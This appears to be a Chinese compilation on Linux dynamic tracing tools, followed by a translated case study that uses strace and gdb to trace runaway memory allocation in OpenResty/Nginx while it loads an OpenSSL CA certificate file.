
前SUN性能工程师，最早的DTrace用户，出版了包括《性能之巅》在内的一大批书籍，囊括了性能问题领域的技术、工具、方法论等方方面面。是动态追踪技术当之无愧的首席布道师。他维护的个人博客发布了大量的原创内容，并且持续保持着相当的活跃度。可以作为第一手的学习资料。

[Twitter](#)：[个人网站](#)：

章亦春网名 agentzh。开源项目OpenResty创始人，编写了很多 Nginx 的第三方模块，Perl 开源模块，以及最近一些年写的很多 Lua 方面的库。他发表过的[《漫谈动态追踪技术》](#)，是目前唯一由Brendan认证的中文资料，入门首选。另外，他本人也在目前的工作、开源项目运营中大量使用动态追踪技术。[微博](#)：

## Linux 追踪器选型

动态追踪技术最复杂的地方在于追踪器种类繁多，让人一时无从下手。根据前人的一些经验总结，建议按照以下路径进行选择：




## 普通模式

适用于：开发者，系统管理员，DevOps, SRE

### CPU分析

`perf_events`的应用很广泛，配合Brendan Gregg老师研究的火焰图工具，可以分析程序在所有代码基的资源消耗，精确定位到函数级。例如：



## 进程追踪

```
# ./execsnoop
Tracing exec()s. Ctrl-C to end.
  PID  PPID ARGS
22898  22004 man ls
22905  22898 preconv -e UTF-8
22908  22898 pager -s
22907  22898 nroff -mandoc -rLL=164n -rLT=164n -Tutf8
```

## HARD模式

适用于：性能或内核工程师

Understanding all the Linux tracers to make a rational decision between them a huge undertaking.

# Linux Tracing is Magic!



1. **ftrace** 内核hacker的最爱。已经包含在内核，能够支持 tracepoints, kprobes, and uprobes，并提供一些能力：事件追踪，可选择过滤器和参数；事件计数和时间采样，内核概览；基于函数的路径追踪。
2. **perf\_events** Linux用户的主要追踪器之一，它的源代码在内核中，通常在一个 linux-tools-common 包。
3. **eBPF** 基于内核的虚拟机
4. **SystemTap** 最强有力的追踪器。它可以做几乎所有的事情：分析，打点, kprobes, uprobes (源于 SystemTap), USDT, 内核编程等。
5. **LTTng** 事件收集器，优于其它追踪器，支持多种事件类型，包括 USDT。
6. **ktap** 一个很有前景的追踪器，基于lua内核虚拟机
7. **dtrace4linux** 个人开发者业余产出 (Paul Fox)，将 Sun DTrace迁移到 Linux。
8. **OEL DTrace** Oracle Linux DTrace，将 DTrace 迁移到 Oracle Linux 的实现。
9. **sysdig** 一种新型追踪器，能够基于类似tcpdump的命令操作 syscall events, 再用lua后处理。

更多精彩内容，请扫码关注公众号：[@睿哥杂货铺](#) [RSS](#) [订阅](#) [RiboseYim](#)

## 勘误

- No.001 初稿已删除【大家比较熟知的netfilter，就是基于BPF实现的动态编译器】本来是想表达iptables对bpf的支持。

# 动态追踪案例：strace+gdb 发现Nginx模块性能问题

原文:[elvinefendi.com](http://elvinefendi.com)

翻译：**soul11201**

<http://blog.soul11201.com/notes/translate/2017/03/25/translate-nginx-oom.html>

在lua-nginx-module 中，一个内存相关的黑魔法导致冗余的大内存分配。

最近我在线上改变了一个的 Nginx 配置，导致 OOM (Out of Memory) killer 在 Nginx 加载新配置的过程中 杀死了 Nginx 进程。这是添加到配置中的行：

```
lua_ssl_trusted_certificate /etc/ssl/certs/ca-certificates.crt;
```

在这篇文章中，我将会阐述我是如何找出这个问题的根本原因、记录在这个过程中现学现用的工具。这篇文章内容细节非常琐碎。在进行深入阅读前，先列下使用的软件栈：

```
OpenSSL 1.0.2j
OS:Ubuntu Trusty with Linux 3.19.0-80-generic
Nginx:Openresty bundle 1.11.2
glibc:Ubuntu EGLIBC 2.19-0ubuntu6.9
```

我们从 OOM Killer 开始。它是一个 Linux 内核函数，当内核不能分配更多的内存空间的时候它将会被触发。OOM Killer 的任务是探测哪一个进程是对系统危害最大（参考 [https://linux-mm.org/OOM\\_Killer](https://linux-mm.org/OOM_Killer), 获取更多关于坏评分是如何计算出来的信息），一旦检测出来，将会杀死进程、释放内存。也就是说我遇到的情况是，Nginx 是在申请越来越多的内存，最终内核申请内存失败并且触发 OOM Killer，杀死 Nginx 进程。

到此为止，现在让我们看看当 Nginx 重新加载配置的时候做了什么。可以使用 strace 进行跟踪。这是一个非常棒的工具，能在不用阅读源码的情况下查看程序正在做什么。

在我这里，执行：

```
sudo strace -p `cat /var/run/nginx.pid` -f
```

接着

```
sudo /etc/init.d/nginx reload
```

-f 选项告诉 strace 也要对子进程进行跟踪。在<http://jvns.ca/zines/#strace-zine>. 你能看到一个对strace非常好的评价。下面是一个非常有趣的片段，执行完strace后输出的：

```
[pid 31774] open("/etc/ssl/certs/ca-certificates.crt", O_RDONLY) = 5
[pid 31774] fstat(5, {st_mode=S_IFREG|0644, st_size=274340, ...}) = 0
[pid 31774] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x7f6dc8266000
[pid 31774] read(5, "-----BEGIN CERTIFICATE-----\nMIID... , 4096) = 4096
[pid 31774] read(5, "WIM\nnfQwng4/F9tqgaHtPk17qpHMyEVNE"..., 4096) = 4096
[pid 31774] read(5, "Ktmyuy/uE5jF66CyCU3nuDuP/jVo23Ee"..., 4096) = 4096
...<stripped for clarity>...
[pid 31774] read(5, "MqAw\nhi5odHRw0i8vd3d3Mi5wdWJsaWM"..., 4096) = 4096
[pid 31774] read(5, "dc/BGZFjz+ioKYi5Q1K7\ngLFViYsx+tC"..., 4096) = 4096
[pid 31774] brk(0x26d3000) = 0x26b2000
[pid 31774] mmap(NULL, 1048576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x7f6c927c3000
[pid 31774] read(5, "/lmc13Zt1/GiSw0r/wty2p5g0I6QNcZ4"..., 4096) = 4096
[pid 31774] read(5, "iv9kuXclVzDAGySj4dzp30d8tbQk\nCAU"..., 4096) = 4096
...<stripped for clarity>...
[pid 31774] read(5, "ye8\nFVdMpEbB4IMeDExNH08GGel5qPQ6"..., 4096) = 4096
[pid 31774] read(5, "VVNUIEVs\nnZwt0cm9uaWsgU2VydGlmaWt"..., 4096) = 4004
[pid 31774] read(5, "", 4096) = 0
[pid 31774] close(5) = 0
[pid 31774] munmap(0x7f6dc8266000, 4096) = 0
```

这段重复了很多次！有两行非常有意思。

```
open("/etc/ssl/certs/ca-certificates.crt", O_RDONLY) = 5
```

这行意味着是跟修改的配置（上面提到的修改）有关的操作，

```
mmap(NULL, 1048576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f6c927c3000
```

这行意味着在read过程中间请求内核分配 1M 内存空间。

在 strace 的输出中，另一个有意思的细节是分配的内存从来没有执行munmap进行释放。注意在调用close后0x7f6dc8266000才被传入munmap。

这些事实让我相信，当设置lua\_ssl\_trusted\_certificate这条指令后，Nginx 发生了内存泄露（尽管我对底层调试几乎没有任何经验）。什么？Nginx 发生了内存泄露，难道那还不让人兴奋？！不要这么兴奋。

为了找出是Nginx 的哪个组件发生了内存泄露，我决定使用 gdb。如果编译程序的时候打开了调试符号选项，gdb将会非常有用。如上所述，我使用的是 Nginx Openresty 套件，需要使用下面的命令开启调试符号选项重新编译：

```
~/openresty-1.11.2.2 $ ./configure -j2 --with-debug --with-openssl=../openssl-1.0.2j/ --with-openssl-opt="-d no-asm -g3 -O0 -fno-omit-frame-pointer -fno-inline-functions" --with-openssl-opt="-d no-asm -g3 -O0 -fno-omit-frame-pointer -fno-inline-functions"
```

确保 OpenSSL 编译的时候也开启调试符号信息。现在已经在Openresty的可执行程序中带有了调试符号信息，能通过gdb启动运行、找到上面提到的触发mmap的具体的调用函数。

首先我们需要启动gdb调试 Openresty 可执行程序：

```
sudo gdb `which openresty`
```

这个命令将打开gdb命令行，像下面这样：

```
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /usr/local/openresty/bin/openresty...done.
(gdb)
```

接下来，设置程序的命令行参数

```
(gdb) set args -p `pwd` -c nginx.conf
```

这将使gdb在启动 Opneresty/Nginx 的时候把给出的命令行参数传递过去。接着配置断点，使其能够暂停程序到某一个文件的某一行或者是某一个函数。因为我想找出在open打开信任的验证文件后，那个令人奇怪的mmap的调用者，所以我首先添加了一个断点在

```
open("/etc/ssl/certs/ca-certificates.crt", O_RDONLY) = 5
```

断点设置如下：

```
break open if strcmp($rdi, "/etc/ssl/certs/ca-certificates.crt") == 0
```

如果你先前没有了解过gdb，gdb 是非常棒的工具，可以使用它添加一个自定义的条件来创建复杂的断点。这里我们告诉gdb暂停程序，如果open函数被调用并且rdi寄存器指向的数据是/etc/ssl/certs/ca-certificates.crt。我不知道是否还有更好的方式，我是在反复尝试后，发现open函数的第一个参数（文件路径）保存在了rdi寄存器，所以才会如此设置断点。现在告诉gdb运行程序：

```
(gdb) run
```

第一次出现open("/etc/ssl/certs/ca-certificates.crt", O\_RDONLY)调用时，gdb将会暂停程序执行。现在我们可以使用其他的gdb辅助命令观察此刻程序的内部状态。下面是程序执行到断点的时候的内部状态：

```

Breakpoint 1, open64 () at ../sysdeps/unix/syscall-template.S:81
81  ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) bt
#0  open64 () at ../sysdeps/unix/syscall-template.S:81
#1  0x00007ffff6a3dec8 in _IO_file_open (is32not64=8, read_write=8, prot=438, posix_mo
de=<optimized out>, filename=0x7fffffffdb00 "\346\f\362\367\377\177", fp=0x7fffff7f28a1
0) at fileops.c:228
#2  _IO_new_file_fopen (fp=fp@entry=0x7fffff7f28a10, filename=filename@entry=0x7fffff7f2
0ce6 "/etc/ssl/certs/ca-certificates.crt", mode=<optimized out>, mode@entry=0x6fb62d "r",
is32not64=is32not64@entry=1) at fileops.c:333
#3  0x00007ffff6a323d4 in __fopen_internal (filename=0x7fffff7f20ce6 "/etc/ssl/certs/ca
-certificates.crt", mode=0x6fb62d "r", is32=1) at iofopen.c:90
#4  0x00000000005b3fd2 in file_fopen (filename=0x7fffff7f20ce6 "/etc/ssl/certs/ca-certi
ficates.crt", mode=0x6fb62d "r") at bss_file.c:164
#5  0x00000000005b3fff in BIO_new_file (filename=0x7fffff7f20ce6 "/etc/ssl/certs/ca-cer
tificates.crt", mode=0x6fb62d "r") at bss_file.c:172
#6  0x000000000005e8ad3 in X509_load_cert_crl_file (ctx=0x7fffff7f289e0, file=0x7fffff7f2
0ce6 "/etc/ssl/certs/ca-certificates.crt", type=1) at by_file.c:251
#7  0x000000000005e8626 in by_file_ctrl (ctx=0x7fffff7f289e0, cmd=1, argp=0x7fffff7f20ce6
"/etc/ssl/certs/ca-certificates.crt", argl=1, ret=0x0) at by_file.c:115
#8  0x000000000005e5747 in X509_LOOKUP_ctrl (ctx=0x7fffff7f289e0, cmd=1, argc=0x7fffff7f2
0ce6 "/etc/ssl/certs/ca-certificates.crt", argl=1, ret=0x0) at x509_lu.c:120
#9  0x000000000005dd5c1 in X509_STORE_load_locations (ctx=0x7fffff7f28750, file=0x7fffff7
f20ce6 "/etc/ssl/certs/ca-certificates.crt", path=0x0) at x509_d2.c:94
#10 0x00000000000546e22 in SSL_CTX_load_verify_locations (ctx=0x7fffff7f27fd0, CAfile=0x
7fffff7f20ce6 "/etc/ssl/certs/ca-certificates.crt", CApath=0x0) at ssl_lib.c:3231
#11 0x00000000000477d94 in ngx_ssl_trusted_certificate (cf=cf@entry=0x7fffffff150, ssl
=0x7fffff7f27a78, cert=cert@entry=0x7fffff7f22f20, depth=<optimized out>) at src/event/n
gx_event_openssl.c:687
#12 0x000000000004f0a1b in ngx_http_lua_set_ssl (llcf=0x7fffff7f22ef8, cf=0x7fffffff150
) at ../ngx_lua-0.10.7/src/ngx_http_lua_module.c:1240
#13 ngx_http_lua_merge_loc_conf (cf=0x7fffffff150, parent=0x7fffff7f15808, child=0x7ff
ff7f22ef8) at ../ngx_lua-0.10.7/src/ngx_http_lua_module.c:1158
#14 0x0000000000047e2b1 in ngx_http_merge_servers (cmcf=<optimized out>, cmcf=<optimi
zed out>, ctx_index=<optimized out>, module=<optimized out>, cf=<optimized out>) at src/
http/ngx_http.c:599
#15 ngx_http_block (cf=0x7fffffff150, cmd=0x0, conf=0x1b6) at src/http/ngx_http.c:269
#16 0x00000000000460b5b in ngx_conf_handler (last=1, cf=0x7fffffff150) at src/core/ng
x_conf_file.c:427
#17 ngx_conf_parse (cf=cf@entry=0x7fffffff150, filename=filename@entry=0x7fffff7f0b9e8
) at src/core/nginx_conf_file.c:283
#18 0x0000000000045e2f1 in ngx_init_cycle (old_cycle=old_cycle@entry=0x7fffffff300) at
src/core/nginx_cycle.c:274
#19 0x0000000000044cef4 in main (argc=<optimized out>, argv=<optimized out>) at src/cor
e/nginx.c:276

```

真令人兴奋，gdb向我们展示了完整的函数调用栈及参数！查看此刻寄存器中的数据，可以用info registers命令。为了更好的理解调用栈，我查看了一下 Nginx 的内部工作流程（我记得 Openresty 仅仅是组装了一些额外的模块的Nginx）。Nginx 内部所有的（除了 Nginx 核心）都被实现为模块，这些模块注册 handlers 和 filters。Nginx 的配置文件主要有三个主要的块组

成，分别是main、server、location。假设您的自定义Nginx模块引入了一个新的配置指令，那么您还需要注册一个处理程序（handler）来处理该指令的配置的值。因此整个过程如下 Nginx 解析配置文件，每一个配置部分解析后就会调用注册的相应处理程序。下面是lua-nginx-module（Openresty Nginx 组件的核心模块）的实现：

```
ngx_http_module_t ngx_http_lua_module_ctx = {
#if (NGX_HTTP LUA HAVE_MMAP_SBRK)
    && (NGX_LINUX)
    && !(NGX_HTTP LUA HAVE_CONSTRUCTOR)
    ngx_http_lua_pre_config,           /* preconfiguration */
#else
    NULL,                            /* preconfiguration */
#endif
    ngx_http_lua_init,                /* postconfiguration */

    ngx_http_lua_create_main_conf,     /* create main configuration */
    ngx_http_lua_init_main_conf,       /* init main configuration */

    ngx_http_lua_create_srv_conf,      /* create server configuration */
    ngx_http_lua_merge_srv_conf,       /* merge server configuration */

    ngx_http_lua_create_loc_conf,      /* create location configuration */
    ngx_http_lua_merge_loc_conf       /* merge location configuration */
};

\
```

这里是 Nginx 模块注册的处理程序。从注释中你也可以看到，Nginx 解析出来一个 location 配置就会调用 ngx\_http\_lua\_merge\_loc\_conf 将配置和 main 块合并。回到我们的上面的gdb 输出，可以看到#13就是这个函数调用。默认情况下对于每一个 location 块配置这个函数将会被调用。通过源码我们可以看到这个函数直接去读取配置值、继承server中的配置条目、设置默认值。如果设置了lua\_ssl\_trusted\_certificate 指令，可以看到其中调用了 ngx\_http\_lua\_set\_ssl，在其内部又调用了Nginx SSL 模块的 ngx\_ssl\_trusted\_certificate。 ngx\_ssl\_trusted\_certificate 是一个非常简单的函数，对于给定的配置块（一个location 块），设置SSL 环境(context)的验证深度，调用另外一个 OpenSSL API 加载验证文件（还有一些错误处理）。

```

0649 ngx_int_t
0650 ngx_ssl_trusted_certificate(ngx_conf_t *cf, ngx_ssl_t *ssl, ngx_str_t *cert,
0651     ngx_int_t depth)
0652 {
0653     SSL_CTX_set_verify_depth(ssl->ctx, depth);
0654
0655     if (cert->len == 0) {
0656         return NGX_OK;
0657     }
0658
0659     if (ngx_conf_full_name(cf->cycle, cert, 1) != NGX_OK) {
0660         return NGX_ERROR;
0661     }
0662
0663     if (SSL_CTX_load_verify_locations(ssl->ctx, (char *) cert->data, NULL)
0664         == 0)
0665     {
0666         ngx_ssl_error(NGX_LOG_EMERG, ssl->log, 0,
0667                         "SSL_CTX_load_verify_locations(\"%s\") failed",
0668                         cert->data);
0669         return NGX_ERROR;
0670     }
0671
0672 /*
0673 * SSL_CTX_load_verify_locations() may leave errors in the error queue
0674 * while returning success
0675 */
0676
0677 ERR_clear_error();
0678
0679     return NGX_OK;
0680 }

```

Nginx SSL 模块的完整代码在这里能找到。

现在我们已经走到调用栈的一半了，并且走出了 Nginx 的世界。下一个函数调用是 `SSL_CTX_load_verify_locations`，来自于 OpenSSL。程序在这里程序打开了信任的验证文件，并且暂停。接下来将会读取文件（根据上面的 `strace` 输出）。

由于我最初的目的就是找出是谁调用了令人奇怪的 `mmap` 调用，很自然的下一个断点就是：

```
(gdb) b mmap
```

`b` 是 `break` 的简写。`(gdb) c` 将会继续程序的执行。程序暂停在了下一个断点：

```

Breakpoint 3, mmap64 () at ../sysdeps/unix/syscall-template.S:81
81  ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) bt
#0  mmap64 () at ../sysdeps/unix/syscall-template.S:81
#1  0x00007ffff6a44ad2 in sysmalloc (av=0x7ffff6d82760 <main_arena>, nb=48) at malloc.c:2495
#2  _int_malloc (av=0x7ffff6d82760 <main_arena>, bytes=40) at malloc.c:3800
#3  0x00007ffff6a466c0 in __GI___libc_malloc (bytes=40) at malloc.c:2891
#4  0x000000000057d829 in default_malloc_ex (num=40, file=0x6f630f "a_object.c", line=350) at mem.c:79
#5  0x0000000000057deb9 in CRYPTO_malloc (num=40, file=0x6f630f "a_object.c", line=350) at mem.c:346
<internal OpenSSL function calls stripped for clarity>
#30 0x0000000000065e2f7 in PEM_X509_INFO_read_bio (bp=0x7ffff7f28c50, sk=0x0, cb=0x0, u=0x0) at pem_info.c:248
#31 0x000000000005e8b22 in X509_load_cert_crl_file (ctx=0x7ffff7f289e0, file=0x7ffff7f20ce6 "/etc/ssl/certs/ca-certificates.crt", type=1) at by_file.c:256
#32 0x000000000005e8626 in by_file_ctrl (ctx=0x7ffff7f289e0, cmd=1, argp=0x7ffff7f20ce6 "/etc/ssl/certs/ca-certificates.crt", argl=1, ret=0x0) at by_file.c:115
#33 0x000000000005e5747 in X509_LOOKUP_ctrl (ctx=0x7ffff7f289e0, cmd=1, argc=0x7ffff7f20ce6 "/etc/ssl/certs/ca-certificates.crt", argl=1, ret=0x0) at x509_lu.c:120
#34 0x000000000005dd5c1 in X509_STORE_load_locations (ctx=0x7ffff7f28750, file=0x7ffff7f20ce6 "/etc/ssl/certs/ca-certificates.crt", path=0x0) at x509_d2.c:94
#35 0x00000000000546e22 in SSL_CTX_load_verify_locations (ctx=0x7ffff7f27fd0, CAfile=0x7ffff7f20ce6 "/etc/ssl/certs/ca-certificates.crt", CApath=0x0) at ssl_lib.c:3231
#36 0x00000000000477d94 in ngx_ssl_trusted_certificate (cf=cf@entry=0x7fffffff150, ssl=0x7ffff7f27a78, cert=cert@entry=0x7ffff7f22f20, depth=<optimized out>) at src/event/nginx_event_openssl.c:687
#37 0x000000000004f0a1b in ngx_http_lua_set_ssl (llcf=0x7ffff7f22ef8, cf=0x7fffffff150) at ../ngx_lua-0.10.7/src/ngx_http_lua_module.c:1240
#38 ngx_http_lua_merge_loc_conf (cf=0x7fffffff150, parent=0x7ffff7f15808, child=0x7ffff7f22ef8) at ../ngx_lua-0.10.7/src/ngx_http_lua_module.c:1158
#39 0x0000000000047e2b1 in ngx_http_merge_servers (cmcf=<optimized out>, cmcf=<optimized out>, ctx_index=<optimized out>, module=<optimized out>, cf=<optimized out>) at src/http/ngx_http.c:599
<Nginx function calls stripped for clarity>
```

此刻我异常兴奋。我“发现”了一个OpenSSL内存泄露！带着异常兴奋的情绪，我开始阅读理解上个世纪90年代就开发的OpenSSL的代码。如此高兴，接下来的几天几夜去理解这写函数并且试图找到我非常确定的函数中的内存泄露。看了许多给OpenSSL的内存泄露bug（尤其是和上面这个函数相关的）后，我信心大增，因此我有花了几天几夜去捉这个臭虫！

基本上这些函数做的事情是首先打开受信任的证书文件，分配缓冲（4096字节），从文件中读取4KB内容到缓冲区，解密数据，转换成OpenSSL的内部表示，保存到给定的SSL context的证书存储区（这个属于一个location块上下文环境）。因此以后无论何时，在这个location块中，当Nginx需要验证SSL客户端证书的时候，都将会调用OpenSSL中的SSL\_get\_verify\_result传递开始保存保存的SSL context。接着那个函数将会使用已经加载的和内部初始化的受信任证书验证客户端。

这就是日日夜夜学习的那些所有的事情如何在一起工作的收获，但是没有发现一个bug。

也了解到mmap是被在CRYPTO\_malloc 触发的malloc调用的，CRYPTO\_malloc是另一个 OpenSSL 函数，用来扩展证书存储大小，使其可以适应解密和内部初始化的证书数据。现在我已经知道究竟发生了什么，其不会释放所分配的内存，因为OpenSSL在这个进程生命周期中的后面可能会使用。

但是这个主要的问题，当lua\_ssl\_trusted\_certificate 指令配置后，为什么 Nginx 消耗的内存增长如此之快，还是一个谜。

从我手中掌握的已有数据来看是每个 location 块中的 mmap导致了这个问题。现在我决定提出 Openresty/Nginx 中的相关代码，用相同的 OpenSSL API 写一个独立C程序加载配置文件。

反复调用模拟多个 location 块（我这里是5000个）：

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <stdint.h>
#include <sys/mman.h>
#include <openssl/ssl.h>
#include <malloc.h>
#include <unistd.h>

void read_cert() {
    const char ca_bundlestr[] = "/etc/ssl/certs/ca-certificates.crt";

    BIO *outbio = NULL;
    int ret;

    SSL_CTX *ctx;

    outbio = BIO_new_fp(stdout, BIO_NOCLOSE);

    SSL_library_init();
    SSL_load_error_strings();
    OpenSSL_add_all_algorithms();

    ctx = SSL_CTX_new(SSLv23_method());

    SSL_CTX_set_mode(ctx, SSL_MODE_RELEASE_BUFFERS);
    SSL_CTX_set_mode(ctx, SSL_MODE_NO_AUTO_CHAIN);
    SSL_CTX_set_read_ahead(ctx, 1);

    ret = SSL_CTX_load_verify_locations(ctx, ca_bundlestr, NULL);
    if (ret == 0)
        BIO_printf(outbio, "SSL_CTX_load_verify_locations failed");
```

```

        BIO_free_all(outbio);
        SSL_CTX_free(ctx);
    }

int main() {
    int i = 0;
    for (i = 0; i < 5000; i++) {
        read_cert();
        //malloc_trim(0);
    }
    malloc_stats();
}

```

如果我能解决这里的问题，我就能解决 Openresty/Nginx 中的问题，由于这是等价于原问题的。但是猜猜发生了什么，strace 的输出跟我预期的不同！

```

...
read(3, "fqaEQn6/Ip3Xep1fvj1KcExJW4C+FEaG"..., 4096) = 4096
read(3, "IYWxvemF0Yml6dG9u\nc2FnASBLZnQuMR"..., 4096) = 4096
read(3, "nVz\naXR2YW55a2lhZG8xHjAcBgkqhkiG"..., 4096) = 4096
read(3, "A\nMIIBCgKCAQEAY0+zAJs9Nt350Ulqax"..., 4096) = 4096
read(3, "MRAwDgYDVQQHEwdDYXJhY2FzMRkwFwYD"..., 4096) = 4096
read(3, "OR1YqI0JDs3G3eicJlcZaLDQP9nL9bFq"..., 4096) = 4096
read(3, "E7zelaTfi5m+rJszi0+1ga8bxijTyPbH"..., 4096) = 4096
read(3, "Xtdj182d6UajtLF8HVj71l0Dqv0D1VNk"..., 4096) = 4096
read(3, "AA0CAQ8AMIIIBCgKCAQEAt49VcdKA3Xtp"..., 4096) = 4096
brk(0x1cfb000) = 0x1cfb000
read(3, "396gwpEWoGQRS0S8Hvbn+mPeZqx2pHGj"..., 4096) = 4096
read(3, "QYwDwYDVR0T\nAQH/BAUwAwEB/zANBgkq"..., 4096) = 4096
read(3, "ETzsemQUHS\nv4ilf0X8rLiltTMMgsT7B"..., 4096) = 4096
read(3, "wVU3RhYXQgZGVyIE51ZGVybGFuZGVuMS"..., 4096) = 4096
read(3, "N/uLicFZ8WJ/X7NfZTD4p7dN\ndloded14"..., 4096) = 4096
read(3, "fzDtguX3M2FIk5xt/JxXrAaxrqTi3iSS"..., 4096) = 4096
read(3, "s0+wmETRIjfaAKxojaauK\nHDp2KntWFh"..., 4096) = 4096
read(3, "8z+uJGaYRo2aNkkijzb2GShR0fyQcsi"..., 4096) = 4096
read(3, "CydAXFJy3SuCvkychVSa1ZC+N\nn8f+mQA"..., 4096) = 4096
...

```

brk 调用后面没有 mmap 调用，内存消耗也没有按照超出预期的增长！

好吧，我现在非常恼火也想放弃。但是我我的好奇心没让我放弃。我决定了解更多的关于内存分配如何工作的。

通常来说当程序中申请更多的内存的时候会调用 glibc 中的 malloc(或者改版)。对于用户空间的程序，glibc 抽象了很多内存管理的工作、提供了一个使用虚拟内存的 API。

默认情况下，当一个程序调用 malloc 的申请更多的堆上内存时候，将会使用 brk 申请需要的内存空间。如果堆上有洞，brk 将不能正常工作。

